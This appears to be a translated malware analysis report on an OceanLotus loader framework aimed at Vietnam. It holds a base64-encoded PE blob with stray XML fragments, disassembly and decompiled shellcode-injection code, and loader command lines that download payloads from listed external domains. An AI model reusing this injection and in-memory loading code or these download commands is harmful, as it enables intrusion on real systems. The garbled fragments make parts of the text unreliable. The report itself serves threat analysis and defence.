QYvIg+E/K9GKykiLOEjTykkzOEuHlPeAxQMA6y1MixXHJgIA67hMixW+JgIAQYvCuUAAAACD4D8ryEjT
zOkz+kuHvPeAxQMAM8BIi1wkUEiLbCRYSItOJGBIg8QgQV9BXkFdQVxfwOiLxEiJWAhIiWgQSIlwGEiJ
eCBBVkiD7FBBi/lJi/CL6kyNDexOAQBMi/FMjQXadAEASIOVe/QAALkBAAAA6B3+//9Ii9hIhcBOVOiL
yP8VINkAAEiLjCSgAAAARIvPSIuEJIAAAABMi8ZIiUwkQIvVSIuMJJgAAABIiUwkOEiLjCSQAAAASIlM
JDCLjCSIAAAAiUwkKEmLzkiJRCQg/9PrMjPSSYvO6MQFAACLyESLz4uEJIgAAABMi8aJRCQoi9VIi4Qk
gAAAAEiJRCQg/xVQ1wAASItcJGBIi2wkaEiLdCRwSIt8JHhIg8RQQV7DzEiLxEiJWBBIiWgYSIlwIEiJ
SAhXSIPsQEmL+UmL8IvqTIONBXQBAEyNBfZzAQC5AgAAAEiNFfJzAQDoMf3//0iL2EiFwHQaSIvI/xUO
2AAASItMJFBMi89Mi8aL1f/T6zBIjUQkUEiJRCQwTI1MJCS4BAAAAEyNRCQwSI1UJCiJRCQkSI1MJCCJ
RCQo6Ef8//9Ii1wkWEiLbCRgSItOJGhIg8RAX8PMzEiJXCQIV0iD7CBIi/1MjQ2QcwEAuQMAAABMjQV8
cwEASIOVre8AAOic/P//SIvYSIXAdBBIi8j/FZ/XAABIi8//0+sG/xUi1gAASItcJDBIg8QgX8PMzMxI
iVwkCFdIg+wgi9lMjQ1BcwEAuQQAAABMjQUtcwEASIOVZu8AAOhF/P//SIv4SIXAdA9Ii8j/</w:t></
w:r><w:r w:rsidRPr="002F3296"><w:rPr><w:sz
w:val="2"/></w:rPr><w:lastRenderedPageBreak/><w:t>FUjXAACLy//X6wiLy/8V4tUAAEiLXC
QwSIPEIF/DzMzMSIlcJAhXSIPsIIvZTION8XIBALkFAAAATIOF3XIBAEiNFRbvAADo7fv//OiL+EiFwH
QPSIvI/xXw1gAAi8v/1+sIi8v/FXrVAABIi1wkMEiDxCBfw8zMzEiJXCQISIlOJBBXSIPsIEiL2kyNDZ
tyAQCL+UiNFdLuAAC5BgAAAEyNBX5yAQDojfv//OiL8EiFwHQSSIvI/xWQ1gAASIvTi8//1usLSIvTi8
//FRzVAABIi1wkMEiLdCQ4SIPEIF/DSIvESIlYCEiJaBBIiXAYSIl4IEFWSIPsIEGL+UmL8IvqTIONNH
IBAEyL8UyNBSJyAQBIjRWD8QAAuQ0AAADoFfv//OiL2EiFwHQYSIvI/xUY1gAARIvPTIvGi9VJi87/0+
saM9JJi87o+wIAAIvIRIvPTIvGi9X/Fa/UAABIi1wkMEiLbCQ4SIt0JEBIi3wkSEiDxCBBXsNMi8NIiVwkCE
iJdCQQVOiD7CCL+kyNDbRxAQBIi/FIjRWqcQEAuREAAABMjQWYcQEA6I36//9Ii9hIhcBOEkiLyP8VkN
UAAIvXSIvO/9PrFv8V4dQAAEUzyUSLx4vISIvW6PEAAABIi1wkMEiLdCQ4SIPEIF/DzEiJXCQISIlsJB
BIiXQkGFdIg+wgQYvoTIONYnEBAIvaTIOFUXEBAEiL+UiNFV/tAAC5FAAAAOgR+v//SIvwSIXAdBVIi8
j/FRTVAABEi8WLOOiLz//W6wuLOOiLz/8VhdMAAEiLXCQwSItsJDhIi3QkQEiDxCBfw0iJXCQIV0iD7C
BIi/1MjQ38cAEAuRUAAABMjQXocAEASIOV6XABAOio+f//SIvYSIXAdBBIi8j/FavUAABIi8//0+sXM9
JIi8/olgEAAIvIugEAAAD/FeXTAABIi1wkMEiDxCBfw8zMSIvESIlYCEiJaBBIiXAYSIl4IEFWSIPsIE
WL8UGL2EiL+kyNDadwAQCL8UyNBZZwAQBIjRWXcAEAuRcAAADoKfn//0iL6EiFwHQYSIvI/xUs1AAARY


Base64 decodes one of the 32-bit PE, Dllmain will apply 0x34aca byte memory space, and then write the shellcode at 0x10012760 into memory, and execute it through the thread:



```
.text:10001005
.text:10001005 ; ---------------------------------------------------------------------------
.text:10001006                 align 10h
.text:10001010
.text:10001010 ; =============== S U B R O U T I N E =======================================
.text:10001010
.text:10001010
.text:10001010 sub_10001010    proc near               ; CODE XREF: DllMain(x,x,x)+2B↓p
.text:10001010                 push    edi
.text:10001011                 call    ds:GetCurrentProcessId
.text:10001017                 push    eax             ; dwProcessId
.text:10001018                 push    0               ; bInheritHandle
.text:1000101A                 push    1FFFFFh         ; dwDesiredAccess
.text:1000101F                 call    ds:OpenProcess
.text:10001025                 mov     edi, eax
.text:10001027                 test    edi, edi
.text:10001029                 jz      short loc_1000106D
.text:1000102B                 push    esi
.text:1000102C                 push    40h             ; flProtect
.text:1000102E                 push    3000h           ; flAllocationType
.text:10001033                 push    34ACAh          ; dwSize
.text:10001038                 push    0               ; lpAddress
.text:1000103A                 push    edi             ; hProcess
.text:1000103B                 call    ds:VirtualAllocEx
.text:10001041                 push    0               ; lpNumberOfBytesWritten
.text:10001043                 push    34ACAh          ; nSize
.text:10001048                 push    offset sub_10012760 ; lpBuffer
.text:1000104D                 mov     esi, eax
.text:1000104F                 push    esi             ; lpBaseAddress
.text:10001050                 push    edi             ; hProcess
.text:10001051                 call    ds:WriteProcessMemory
.text:10001057                 test    esi, esi
.text:10001059                 jz      short loc_1000106C
.text:1000105B                 push    0               ; lpThreadId
.text:1000105D                 push    0               ; dwCreationFlags
.text:1000105F                 push    0               ; lpParameter
.text:10001061                 push    esi             ; lpStartAddress
.text:10001062                 push    0               ; dwStackSize
.text:10001064                 push    0               ; lpThreadAttributes
.text:10001066                 call    ds:CreateThread
.text:1000106C
.text:1000106C loc_1000106C:                           ; CODE XREF: sub_10001010+49↑j
.text:1000106C                 pop     esi
.text:1000106D
.text:1000106D loc_1000106D:                           ; CODE XREF: sub_10001010+19↑j
.text:1000106D                 pop     edi
.text:1000106E                 retn
.text:1000106E sub_10001010    endp
.text:1000106E
.text:1000106E ; ---------------------------------------------------------------------------
```


```
.data:10012760 sub_10012760    proc near               ; DATA XREF: sub_10001010+38↑o
.data:10012760                 call    $+5
.data:10012765                 pop     ecx
.data:10012766                 sub     ecx, 5
.data:10012769                 lea     ecx, (unk_10013728 - 10012760h)[ecx]
.data:1001276F                 pusha
.data:10012770                 push    ecx
.data:10012771                 call    sub_10012778
.data:10012776                 popa
.data:10012777                 retn
.data:10012777 sub_10012760    endp
.data:10012777
.data:10012778
.data:10012778 ; =============== S U B R O U T I N E =======================================
.data:10012778
.data:10012778 ; Attributes: bp-based frame
.data:10012778
.data:10012778 sub_10012778    proc near               ; CODE XREF: sub_10012760+11↑p
.data:10012778
.data:10012778 var_EC          = dword ptr -0ECh
.data:10012778 var_E8          = dword ptr -0E8h
.data:10012778 var_E4          = dword ptr -0E4h
.data:10012778 var_E0          = dword ptr -0E0h
.data:10012778 var_DC          = dword ptr -0DCh
.data:10012778 var_D8          = dword ptr -0D8h
.data:10012778 var_D4          = word ptr -0D4h
.data:10012778 var_D0          = dword ptr -0D0h
.data:10012778 var_CC          = dword ptr -0CCh
.data:10012778 var_C8          = dword ptr -0C8h
.data:10012778 var_C4          = word ptr -0C4h
.data:10012778 var_C2          = byte ptr -0C2h
.data:10012778 var_C0          = dword ptr -0C0h
.data:10012778 var_BC          = dword ptr -0BCh
.data:10012778 var_B8          = dword ptr -0B8h
.data:10012778 var_B4          = byte ptr -0B4h
.data:10012778 var_B0          = dword ptr -0B0h
.data:10012778 var_AC          = dword ptr -0ACh
.data:10012778 var_A8          = dword ptr -0A8h
.data:10012778 var_A4          = dword ptr -0A4h
.data:10012778 var_A0          = dword ptr -0A0h
.data:10012778 var_9C          = word ptr -9Ch
.data:10012778 var_9A          = byte ptr -9Ah
.data:10012778 var_98          = dword ptr -98h
.data:10012778 var_94          = dword ptr -94h
.data:10012778 var_90          = word ptr -90h
.data:10012778 var_8E          = byte ptr -8Eh
.data:10012778 var_8C          = dword ptr -8Ch
.data:10012778 var_88          = dword ptr -88h
```

Shellcode goes to the pointer at offset 0xfc8 when the parameter is passed to the function of sub_160018:




```
seg000:00160000 seg000          segment byte public 'CODE' use32
seg000:00160000                 assume cs:seg000
seg000:00160000                 ;org 160000h
seg000:00160000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
seg000:00160000                 call    $+5
seg000:00160005                 pop     ecx
seg000:00160006                 sub     ecx, 5
seg000:00160009                 lea     ecx, [ecx+0FC8h]
seg000:0016000F                 pusha
seg000:00160010                 push    ecx
seg000:00160011                 call    sub_160018
seg000:00160016                 popa
seg000:00160017                 retn
```

The address offset 0xfc8 holds the command line argument and a PE:




```
seg000:00160FC2 ; ---------------------------------------------------------------------------
seg000:00160FC5                 align 4
seg000:00160FC8                 dw 102h
seg000:00160FCA                 dw 0
seg000:00160FCC                 dw 3A00h
seg000:00160FCE                 dw 3
seg000:00160FD0                 db '{',0
seg000:00160FD2 aC              db 'C',0
seg000:00160FD4                 db ':',0
seg000:00160FD6                 db '\',0
seg000:00160FD8 aU              db 'U',0
seg000:00160FDA aS              db 's',0
seg000:00160FDC aErsWin7utl64De:
seg000:00160FDC                 text "UTF-16LE", 'ers\WIN7UTL64\Desktop\Macro_NB2_new\Request\PostDat'
seg000:00160FDC                 text "UTF-16LE", 'a32.exe -u https://office.allsafebrowsing.com/fdsw3'
seg000:00160FDC                 text "UTF-16LE", '2.png -t 240000',0
seg000:001610C8                 db 0
seg000:001610C9                 db    0
seg000:001610CA                 db  4Dh ; M
seg000:001610CB                 db  5Ah ; Z
seg000:001610CC                 db  90h
seg000:001610CD                 db    0
seg000:001610CE                 db    3
seg000:001610CF                 db    0
seg000:001610D0                 db    0
seg000:001610D1                 db    0
seg000:001610D2                 db    4
seg000:001610D3                 db    0
seg000:001610D4                 db    0
seg000:001610D5                 db    0
seg000:001610D6                 db 0FFh
seg000:001610D7                 db 0FFh
seg000:001610D8                 db    0
seg000:001610D9                 db    0
seg000:001610DA                 db 0B8h
seg000:001610DB                 db    0
```

The function of sub_160018 is mainly to load the following PE in memory, and then pass the command line to execute according to the command line parameters. The figure below is the code of receiving the command line parameters for the PE:



```
SetErrorMode(0x8007u);
if ( argc != 5 )
{
  v3 = sub_402F40(&unk_432470, *argv);
  sub_402F40(v3, " -u <Url> -t <TimeToSleep(Milisecond)>");
  return 0;
}
argc = (int)operator new[](0x400u);
dwMilliseconds = 0;
memset((void *)argc, 0, 0x400u);
v5 = argv;
v6 = 0;
do
{
  v7 = &v5[v6];
  v8 = strcmp(v5[v6], "-u");
  if ( v8 )
    v8 = -(v8 < 0) | 1;
  if ( !v8 )
  {
    v7 = &v5[++v6];
    strcpy((char *)argc, v5[v6]);
  }
  v9 = *v7;
  v10 = "-t";
```


Request the URL, the downloaded data, after DES decryption, in memory load up.



```
v58 = 0;
v59 = 0;
v29 = v24 - 64;
LOBYTE(v73) = 4;
sub_402180(v24 - 64);
memmove_0(lpMem, v63, v24 - 64);
sub_402240((int *)&v48, (int)&lpMem);
v30 = sub_401970(dwMilliseconds, (int *)v66, v48, (int)v49, (int)v50);
dword_432F88 = v24 - 64;
v31 = v30;
v32 = VirtualAlloc(0, v29, 0x1000u, 0x40u);
memmove_0(v32, v31, dword_432F88);
((void (*)(void))v32)();
v47 = (CHAR *)1;
sub_404D59((LPVOID)dwMilliseconds);
*(_DWORD *)&v45 = 1;
sub_404D59(v66);
```


Find more samples through association analysis:

Sort by compile time as follows:



MD5	编译时间	文件大小	执行的文件的命令行
b392e800313fe6b8b0e7644670a0bf20	2018-07-06, 10:43:40	161280	cmd.exe /k c:\\windows\\ime\\mcods.exe
e667b20d107adb25eedc90c185192480	2018-08-14, 05:10:20	10793477	a:\code\macro_nb2\request\postdata64.exe -u https://beta.officopedia.com/vina64.png -t 200000
d65287550672dac1a89b804c90e7accf	2018-09-20, 08:07:31	297472	a:\code\macro_nb2\request\postdata32.exe -u https://cortanasyn.com/kirr32.png -t 200000
2d6a6597f99de1ccde96cc1ff9e780a6	2018-09-20, 08:07:33	10798602	a:\code\macro_nb2\request\postdata64.exe -u https://cortanasyn.com/kirr64.png -t 200000
dca697a6641827b229859d6101c75291	2018-10-25, 02:39:29	296961	a:\code\nb2vbs\request\postdata32.exe -u https://ristineho.com/secondx32.jpg -t 60000
9b4c57e61f4df3b546aedf58b2f299cf	2018-10-31, 04:49:48	296960	a:\code\nb2vbs\request\postdata32.exe -u https://ristineho.com/threex32.png -t 60000
2ef800fc1070b7920fb63231189c431a	2018-10-31, 04:49:51	292352	a:\code\nb2vbs\request\postdata64.exe -u https://ristineho.com/threex64.png -t 60000
611f35b485bf2b79db911842bb9d4e8f	2018-11-22, 08:38:19	556537	a:\code\macro_nb2\request\postdata32.exe -u https://syn.servebbs.com/kuss32.gif -t 200000
ce0afd0b440e25267a96e181d3d9ec5a	2018-11-22, 08:38:23	551417	a:\code\macro_nb2\request\postdata64.exe -u https://syn.servebbs.com/kuss64.gif -t 200000
5f7f60e9fcc992794feb2d6e9908d1c3	2018-12-17, 07:36:48	297472	a:\code\macro_nb2\request\postdata32.exe -u https://word.webhop.info/blak32.gif -t 200000
3b36fb3a8cf15b0c5a288329e357e916	2018-12-17, 07:36:51	292352	a:\code\macro_nb2\request\postdata64.exe -u https://word.webhop.info/blak64.gif -t 200000
c74a24dea88999797aaceeecd63efaff	2019-01-18, 08:24:18	342016	a:\code\macro_nb2\request\postdata64.exe -u https://syn.servebbs.com/id64.png -t 300000
c9d29501410e19938cd8e01630dc677b	2019-01-30, 15:19:38	342016	c:\users\win7utl64\desktop\macro_nb2_new\request\postdata64.exe -u https://office.allsafebrowsing.com/fdsw64.png -t 240000


According to the table comparison, the command line of the first sample is different from other samples. It can be known that it should be the sample of different attacks. This sample is the annotated version, which will load shellcode in memory in the same way.



```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  void *v1; // esi

  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
  while ( WaitForSingleObject(hHandle, 0) )
  {
    v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
    memmove(v1, &loc_413780, 0x1461Cu);
    ((void (*)(void))v1)();
    Sleep(0xBB8u);
  }
  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Exit");
  return 0;
}
```


The PE included in the file is found in a hacker's toolkit. The file name is CMD [w7][x64].

The function of this sample is to execute the McOds. Exe (this is the exe file name of the white utility program used by OceanLotus) through the CMD [w7][x64]. Exe contained in the file, while the McOds. Exe should be the file released by the dropper before.



```
:0x00023018 ==>:cmd.pdb
:0x00043dd0 ==>:ReadProcessMemory
:0x000435cc ==>:ResumeThread
:0x00044231 ==>:NtOpenProcessToken
:0x00021afc ==>:CreateProcessAsUserW
:0x0003fc10 ==>:.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
:0x0000347e ==>:瀷\XCOPY.EXE
:0x00008774 ==>:退瀷cmd.exe
:0x000009ee ==>:瀷CMD.EXE
:0x00023db4 ==>:\CMD.EXE
:0x000001e0 ==>:360upk0
:0x00000230 ==>:360upk2
:0x00000208 ==>:360upk1
:0x00043e1f ==>:CreateProcessW
:0x0003fc5c ==>:\Shell\Open\Command
:0x00007506 ==>:退AutoRun
```


The upload place of this sample is VN, the upload time is July 31, and the file name is msvchr.exe, we can know that this sample should be aimed at Vietnam attack:



Date	File name	Source	Country
2018-07-31 01:46:22	msvchr.exe	ec403682 (web)	VN

Through the analysis and comparison of these samples, we can know that these samples should be used to specifically execute exe file in memory, and pass command line parameters of the Loader program, is the last six months to use the new malicious code framework, specifically used to develop against static kill.


It is found that two samples are 10M, and the end is filled with 0x20 (space), which is filled into a large file to avoid being uploaded:



```
47a8cfbec6e8923284db2b490c117ad094a934978d26ea0a60116cc60b91abe4

  Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
 0004BD40  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BD50  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BD60  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BD70  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BD80  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BD90  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BDA0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BDB0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BDC0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BDD0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BDE0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BDF0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE00  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE10  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE20  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE30  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE40  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE50  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE60  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE70  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE80  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BE90  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BEA0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BEB0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
 0004BEC0  20 20 20 20 20 20 20 20  20 20 20 20 20 20 20 20
```

And the way shellcode is loaded for these samples is a little different:


1. Most samples are executed shellcode by creating threads



```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  HMODULE v3; // eax

  if ( fdwReason == 1 )
  {
    Sleep(0x2710u);
    v3 = GetModuleHandleA("kernel32.dll");
    GetProcAddress(v3, "CreateThread");
    sub_10001010();
  }
  return 1;
}
```

```
HANDLE sub_10001010()
{
  DWORD v0; // eax
  HANDLE result; // eax
  HANDLE v2; // edi
  void *v3; // esi

  v0 = GetCurrentProcessId();
  result = OpenProcess(0x1FFFFFu, 0, v0);
  v2 = result;
  if ( result )
  {
    v3 = VirtualAllocEx(result, 0, 0x37088u, 0x3000u, 0x40u);
    result = (HANDLE)WriteProcessMemory(v2, v3, &unk_10012760, 0x37088u, 0);
    if ( v3 )
      result = CreateThread(0, 0, (LPTHREAD_START_ROUTINE)v3, 0, 0, 0);
  }
  return result;
}
```


2, compile the earliest version of the sample, in the form of services, with comments, in serviceMain create thread execution shellcode



```
  if ( hHandle )
  {
    ServiceStatus.dwControlsAccepted = 1;
    ServiceStatus.dwCurrentState = 4;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwCheckPoint = 0;
    if ( !SetServiceStatus(hServiceStatus, &ServiceStatus) )
      OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
    v4 = CreateThread(0, 0, StartAddress, 0, 0, 0);
    OutputDebugStringA("My Sample Service: ServiceMain: W
    WaitForSingleObject(v4, 0xFFFFFFFF);
    OutputDebugStringA("My Sample Service: ServiceMain: W
    OutputDebugStringA("My Sample Service: ServiceMain: F
    CloseHandle(hHandle);
    ServiceStatus.dwControlsAccepted = 0;
    ServiceStatus.dwCurrentState = 1;
    ServiceStatus.dwWin32ExitCode = 0;
    ServiceStatus.dwCheckPoint = 3;
    v3 = SetServiceStatus(hServiceStatus, &ServiceStatus)
  }
  else
  {
    OutputDebugStringA("My Sample Service: ServiceMain: C
    ServiceStatus.dwControlsAccepted = 0;
    ServiceStatus.dwCurrentState = 1;
    ServiceStatus.dwWin32ExitCode = GetLastError();
    ServiceStatus.dwCheckPoint = 1;
    v3 = SetServiceStatus(hServiceStatus, &ServiceStatus);
  }
  if ( !v3 )
    OutputDebugStringA("My Sample Service: ServiceMain: SetServiceStatus returned error");
  OutputDebugStringA("My Sample Service: ServiceMain: Exit");
```

```
DWORD __stdcall StartAddress(LPVOID lpThreadParameter)
{
  void *v1; // esi

  OutputDebugStringA("My Sample Service: ServiceWorkerThread: Entry");
  while ( WaitForSingleObject(hHandle, 0) )
  {
    v1 = VirtualAlloc(0, 0x1461Cu, 0x1000u, 0x40u);
    memmove(v1, &loc_413780, 0x1461Cu);
    ((void (*)(void))v1)();
